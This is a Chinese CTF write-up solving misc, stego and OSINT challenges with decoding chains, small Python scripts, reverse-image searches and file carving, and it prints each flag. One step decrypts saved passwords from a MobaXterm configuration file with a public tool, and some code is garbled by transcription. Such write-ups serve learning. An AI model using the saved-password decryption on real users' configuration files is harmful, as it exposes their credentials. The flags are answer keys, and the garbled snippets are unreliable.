
```

from PIL import Image
def vertical_concatenate_images(image_paths, output_path):
    first_image = Image.open(image_paths[0])
    width, height = first_image.size
    total_height = sum([Image.open(img).size[1] for img in image_paths])
    concatenated_image = Image.new('RGB', (width, total_height))
    y_offset = 0
    for img_path in image_paths:
        img = Image.open(img_path)
        concatenated_image.paste(img, (0, y_offset))
        y_offset += img.size[1]
    concatenated_image.save(output_path)
image_paths = [f'{i}.png' for i in range(0, 500)]

```

```
output_path = 'concatenated_image.jpg'  
vertical_concatenate_images(image_paths, output_path)
```

解出来一张这样的图片



显然对中间的那些十六进制hex解码一下就行

Input	Output
66 6c 61 67 7b 74 68 33 5f 4b 47 42 5f 6c 30 76 33 73 5f 43 54 46 7d	flag{th3_KGB_10v3s_CTF}

不会真有人一个一个解压缩吧？

脚本


```
import pyzipper  
zip_file = 'C:\\Users\\jyzho\\Desktop\\test\\zip-25000.zip'  
target_folder = 'C:\\Users\\jyzho\\Desktop\\test\\\\'  
password_file='C:\\Users\\jyzho\\Desktop\\test\\password.txt'  
cnt=25000
```

```

while cnt>=0:
    f=open(password_file,'r')
    password=f.read().strip().encode()
    f.close()
    with pyzipper AESZipFile(zip_file, 'r', compression=pyzipper.ZIP_DEFLATED,
    encryption=pyzipper.WZ_AES) as zip_ref:
        try:
            zip_ref.extractall(path=target_folder,pwd=password)
            print(f'{cnt}:解压成功')
        except RuntimeError:
            print(f'{cnt}:错误的密码！无法解压文件')
            break
    zip_ref.close()
    cnt-=1
zip_file=f'C:\\\\Users\\\\jyzho\\\\Desktop\\\\test\\\\zip-{cnt}.zip'

```

脚本跑了一天，总算跑出来了



```

27:解压成功
26:解压成功
25:解压成功
24:解压成功
23:解压成功
22:解压成功
21:解压成功
20:解压成功
19:解压成功
18:解压成功
17:解压成功
16:解压成功
15:解压成功
14:解压成功
13:解压成功
12:解压成功
11:解压成功
10:解压成功
9:解压成功
8:解压成功
7:解压成功
6:解压成功
5:解压成功
4:解压成功
3:解压成功
2:解压成功
1:解压成功
Traceback (most recent call last):
  File "/home/st4rr/test.py", line 10, in <module>
    with pyzipper AESZipFile(zip_file, 'r', compression=pyzipper.ZIP_DEFLATED, encryption=pyzipper.WZ_AES) as zip_ref:
    ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
      super().__init__(*args, **kwargs)
  File "/usr/local/lib/python3.12/dist-packages/pyzipper/zipfile_aes.py", line 338, in __init__
    self.fp = io.open(file, filemode)
    ^^^^^^^^^^
FileNotFoundException: [Errno 2] No such file or directory: '/home/st4rr/test/zip-0.zip'

```

来签个到吧，包简单的

用stegsolve的random color map看一下，可以看到一串倒过来的base64编码

File Analyse Help**Random colour map 3**

解一下就是flag

A screenshot of the StegSolve 1.3 Recipe Editor. The interface is divided into three main sections: 'Recipe' on the left, 'Input' in the center, and 'Output' at the bottom. In the 'Input' section, there is a text field containing the Base64 encoded string: bTNFdF9tZV80dF8xM19hTQ==. Above the input field, the text length is listed as 24 and the number of lines as 1. In the 'Output' section, the decoded text m3Et_me_4t_12_aM is displayed. Above the output field, the time taken for the operation is 1ms, and the length and number of lines are listed as 16 and 1 respectively. There are also various icons and buttons for file operations and settings.

这是？配置文件？

稍微阅读一下 + 简单的搜索可以发现，这个文件原本是MobaXterm.ini。本以为是通过这个ini文件恢复会话，免密登录服务器，但是一直显示access denied。于是尝试恢复root的密码，利用[这个工具](#)。其中文件名已经告诉了我们master是flag_is_here。


```
C:\Users\jy়ো\Desktop\how-does-MobaXterm-encrypt-password-master\python3>python MobaXtermCipher.py dec -p flag_is_here  
DLulatinJIPtEF/EMGfysL2F58R4df0IbQhwuNqL  
flag{eW91X2FyZV9hX2cwMGRfZ3V5}
```

直接交不对，还得base64解一次码。

The screenshot shows a software interface for decoding base64 strings. The left panel, titled 'Recipe', contains settings for 'From Base64'. It includes a dropdown menu for 'Alphabet' set to 'A-Za-z0-9+=', and two checkboxes: 'Remove non-alphabet chars' (checked) and 'Strict mode' (unchecked). The right panel is divided into 'Input' and 'Output' sections. The 'Input' section shows the base64 string 'eW91X2FyZV9hX2cwMGRfZ3V5'. The 'Output' section displays the decoded result: 'you_are_a_g00d_guy'.

图片的隐藏

题目提示六位数字密码



修复后出现一个二维码，扫描得到flag



快来社我_1

百度识图一下就可以找到了

Bai^识识图 拖拽图片到此处或粘贴图片网址

识图一下 文字提取

质小船批不对称避座 多与逢船上乙礼品 小渔船装饰小木船

淘宝 淘宝 淘宝 淘宝

图片来源



相似图片 描述图片后搜索



flag{yuntaishan}

快来社我_2

快来社我_2 25 pts

这个野兽以 53 个量子比特运行，最近实现了‘量子至上’。我们相信你知道‘它’的名字

汉皇重色思 flag，御宇多年求不得 提交 flag

搜索一下就能找到这说的是google研发的一款叫做Sycamore的量子芯片

Google 搜索结果

以 53 个量子比特运行，最近实现了‘量子至上’

谷歌量子霸权论文正式登上Nature，54比特量子计算机将向 ...
2019年10月23日 — 在实验中，我们首先运行12 到53 个量子比特的随机演化电路，并保持电路深度不变。我们使用经典模拟来检验量子计算机的性能，并与理论模型进行比较。一旦我们 ...

搜狐网 https://www.sohu.com ...

IBM直怒谷歌「实现量子霸权」：1万年太久，经典计算机只需2 ...
2019年10月23日 — 《财富》、《金融时报》等多家外媒报道称，谷歌用一台53 量子比特的量子计算机实现了传统架构计算机无法完成的任务，在世界第一超算需要计算1 万年的实验中， ...

领研网 https://www.linkresearcher.com/theses ...

谷歌实现量子霸权论文曝光，圈内人士：量子计算的里程碑事件
2019年9月22日 — 在这里，我们报告了使用具有可编程超导量子位的处理器在53个量子位上创建量子态，占据状态空间 $253 \sim 1016$ 。重复实验的测量采样了相应的概率分布，我们使用经典 ...

36Kr https://im.36kr.com ...

谷歌宣称已实现“量子至上”，量子计算时代来了吗？
2019年11月5日 — Google团队也一直在尝试去挖掘和实现量子计算的这种潜力，他们研发了一款名为Sycamore的量子芯片，并将其安装在Google公司位于纽约州波基浦西市的量子计算 ...

腾讯云 https://cloud.tencent.com/developer/article ...

Google在Nature上发表的关于量子计算的最新进展的论文 ...
我们最大的随机量子电路有53个量子比特，1113个单量子比特门，430个双量子比特门，每个量子比特一个亮度，我们估计其总保真度为0.2%。由于FXEB的不确定度为 $1/N\sqrt{s} \sim 1$...

科学网 https://wap.sciencecn.net/blog-1319915-1206071 ...

关于谷歌公司“量子霸权”的一些数据-姬扬的博文

flag{Sycamore}

快来社我_3

快来社我_3 50 pts

Which county this factory is located? 答案使用_关联, 举例: flag{Xxx_Xxxx}

下载附件 ➡️ test2.jpg

用google lens识别一下, 甚至可以找到原图

whyy.org/articles/pennsylvania-historic-sites-at-risk-in-2017/

Google Chrome 不是您的默认浏览器 设为默认

Listen Live • BBC World Service • brought to you by Temple Health

WHYY PBS npr

News Radio & Podcasts TV Arts Events Education Support NEWSLETTERS DONATE

these towns after the mines closed," Novak said.



Local residents own and hope to rehab the former Kiddie Kloes Factory in Lansford Borough, Pennsylvania. (Image courtesy of Preservation Pennsylvania)

注意题目问的是which county, 查一下Lansford

Google 搜索结果

Lansford

全部 图片 视频 地图 购物 新闻 网页 更多 工具

W Wikipedia https://en.wikipedia.org/wiki/Lansford... 翻译此页

Lansford, Pennsylvania

Lansford is a county-border borough (town) in Carbon County, Pennsylvania, United States. It is part of Northeastern Pennsylvania.



Borough of Lansford https://boroughoflansford.com 翻译此页

Borough of Lansford

Welcome to the Borough of Lansford's website! Whether you are a Lansford resident, business or visitor, we hope this website will be a valuable tool.



Google Scholar https://scholar.google.com/citations 翻译此页

Joshua L. Lansford

Postdoctoral Associate, MIT - Cited by 301 - catalysis - quantum chemistry - spectroscopy - machine learning - uncertainty quantification

Lansford Kawasaki Suzuki Yamaha https://www.lansfordkawasaki.com 翻译此页

Lansford Kawasaki Suzuki Yamaha - Crossville, Tennessee

Lansford Kawasaki Suzuki Yamaha is a powersports dealership located in Crossville, Tennessee and near Nashville, Knoxville, Chattanooga and Asheville.



IEEE Vehicular Technology Society https://vtsociety.org/contact/jim-lansford 翻译此页

Jim Lansford



兰斯福德 :



从英文翻译而来。兰斯福德 (Lansford) 是美国宾夕法尼亚州卡本县的一个县边境行政区。它是宾夕法尼亚东北部的一部分。

维基百科 (英文)

查看原文说明

用户还搜索了



更多有关“兰斯福德”的信息 →

反馈

flag{Carbon_County}

这好熟悉，有点像某个数列

先解码



不难发现这是斐波那契数列，每个数字对应的项数转ascii就行

```
from Crypto.Util.number import *
ls=[927372692193078999176,16641027750620563662096,83621143489848422977,150052053620
6896083277,22698374052006863956975682,927372692193078999176,7778742049,135301852
344706746049,4807526976,43566776258854844738105,32951280099,21892299583455516902
6,2427893228399975082453,4807526976,59425114757512643212875125]
def find_fibonacci_index(number):
    if number < 0:
        return -1

    a, b = 0, 1
    index = 1

    while b < number:
        a, b = b, a + b
        index += 1

    if b == number:
        return index
    else:
        return -1

ans=[]
for i in ls:
    position = find_fibonacci_index(i)
    if position != -1:
        ans.append(position)
print(''.join(chr(i) for i in ans))
```



啥玩意啊这

这题。。。难评

给了一串东西，一眼html实体编码

HTML实体编码互转

Home AES加密 RSA加密 PHP加密混淆

字符串
操作
结果

字符串转实体化>
实体化转字符串>

复制结果

936544a55314a7e4339545f47776a6e41315a7d413257435756554
55b4478516a6537416

然后翻转->Hex->base64->凯撒（密钥2）

The screenshot shows a hex editor interface. On the left, there's a sidebar with several conversion options: 'Reverse' (By Character), 'From Hex' (Delimiter: Auto), and 'From Base64' (Alphabet: A-Za-z0-9+/=, Remove non-alphabet chars checked, Strict mode unchecked). The main area has tabs for 'Input' and 'Output'. The 'Input' tab shows a long string of hex values: 936544a55314a7e4339545f47776a6e41315a7d41325743575655455b4478516a6537416. The 'Output' tab shows the converted ASCII string: hnci{JPEVHdu345680967709d5}. Below the tabs, there are status metrics: start: 27, end: 27, length: 27, time: 3ms, lines: 1. At the bottom, there are buttons for '偏移量' (Offset) set to 2, '其他字符' (Other characters), '保留' (Keep), and a dropdown for handling non-alphabet characters. There are also buttons for '加密' (Encrypt), '解密' (Decrypt), '下载' (Download), '复制' (Copy), and '清空' (Clear).

我在精神病院学斩神

This is a challenge page from a CTF competition. It features a title '我在精神病院学斩神' with a green '解密' (Decrypt) button, a points section '500 pts', and a detailed description.


通过百度网盘分享的文件：我在精神病院学斩神.7z 链接：<https://pan.baidu.com/s/1-6xwfZOnoTM2KOgNYx25Rw> 提取码：8866

解压密码4321

提交解出flag的每句话最后一个单词，用flag{}包裹，空格隔开

- 💡 love is very important
- 💡 东西并不是全都有用
- 💡 flag是有意义的，注意提交顺序

打开docx文档，可以在结尾找到第一部分flag



base64+凯撒 (密钥10)

Recipe

From Base64

Alphabet
A-Za-z0-9+=

Remove non-alphabet chars Strict mode

Input

cHZrcXtTcCBkcm8geHNxcmQgbX13b2Ms

Output

pvkq{Sp dro xsqrds mywoc,

pvkq{Sp dro xsqrds mywoc,

Offset 10 Encrypt Decrypt Copy Clear

flag{If the night comes,

第二部分flag也在docx里面，搜索一下就有

导航

flag

4 个结果

标题 页面 结果

滴滴滴——！Flag21 will stand before ten thousand people,

事实上，他本来是想等姨妈晚上回来，再正式的宣布这件事，但他又想到，在电影院里这种flag的人一般都沒好下场……

所以，他很干脆的把这个flag拔了出来，撕吧撕吧弄进了太平洋。

“……能不能不要立这么危险的flag？小爷我已经开始害怕了。”

第一卷：凡尘神域

第1章 黑缎缠目

炎炎八月。

滴滴滴——！

刺耳的蝉鸣混杂着此起彼伏的笛哨声，回荡在人流湍急的街道上，灼热的阳光炙烤着灰褐色的沥青路面，热量涌动，整个街道路彷彿都扭曲了起来。

路边为数不多的几棵樹荫下，几个少年正簇在一起，叼着烟等待着红绿灯。

突然，一个正在吞云吐雾的年轻似乎是发现了什么，轻哦了一声，目光落在了街角某处。


“阿诺，你在看什么？”他身旁的同伴问道。

那个名为阿诺的年轻人呆呆的望着街角，半晌才开口，“你说……盲人怎么过马路？”

同伴一愣，迟疑了片刻之后，缓缓开口：“一般来说，盲人出门都有人照看，或者导盲犬引导，要是出现现代点的城市的话，马路边上也有红绿灯的语音播报，实在不行的话，或许能靠着声音和导盲杖一点点撞过去？”

阿诺摇了摇头，“那如果即没人照看，又没导盲犬，也没有语音播报，甚至连导盲杖都用来拎花生油了呢？”

第三部分flag在wav里面，用deepsound提取



音符解码

第四部分在mp4里面， foremost得到一个压缩包

```
(root@DESKTOP-LQMRD0K)-[/home/starr]
# foremost 1.mp4
Processing: 1.mp4
|****foundat=select4.txt*
*
```

压缩包需要密码，根据提示可以猜得密码是love

解出来的东西base64解码，保存为png

The screenshot shows the CyberChef interface with the following details:

- Recipe:** From Base64
- Alphabet:** A-Za-z0-9+=
- Input:** A long base64 encoded string starting with LCf5Rga... and ending with ...Ov1f/Uj5kn25ca4AAAAAA1FTkSuQmCC.
- Output:** A .PNG file containing the decoded image.
- Buttons:** STEP, BAKE!, Auto Bake, Strict mode.

and the sky will be stained with blood}

flag{comes people sword blood}

签退

flag在控制台



Forensics

重生之我是一名警察


重生之我是一名警察 76 pts

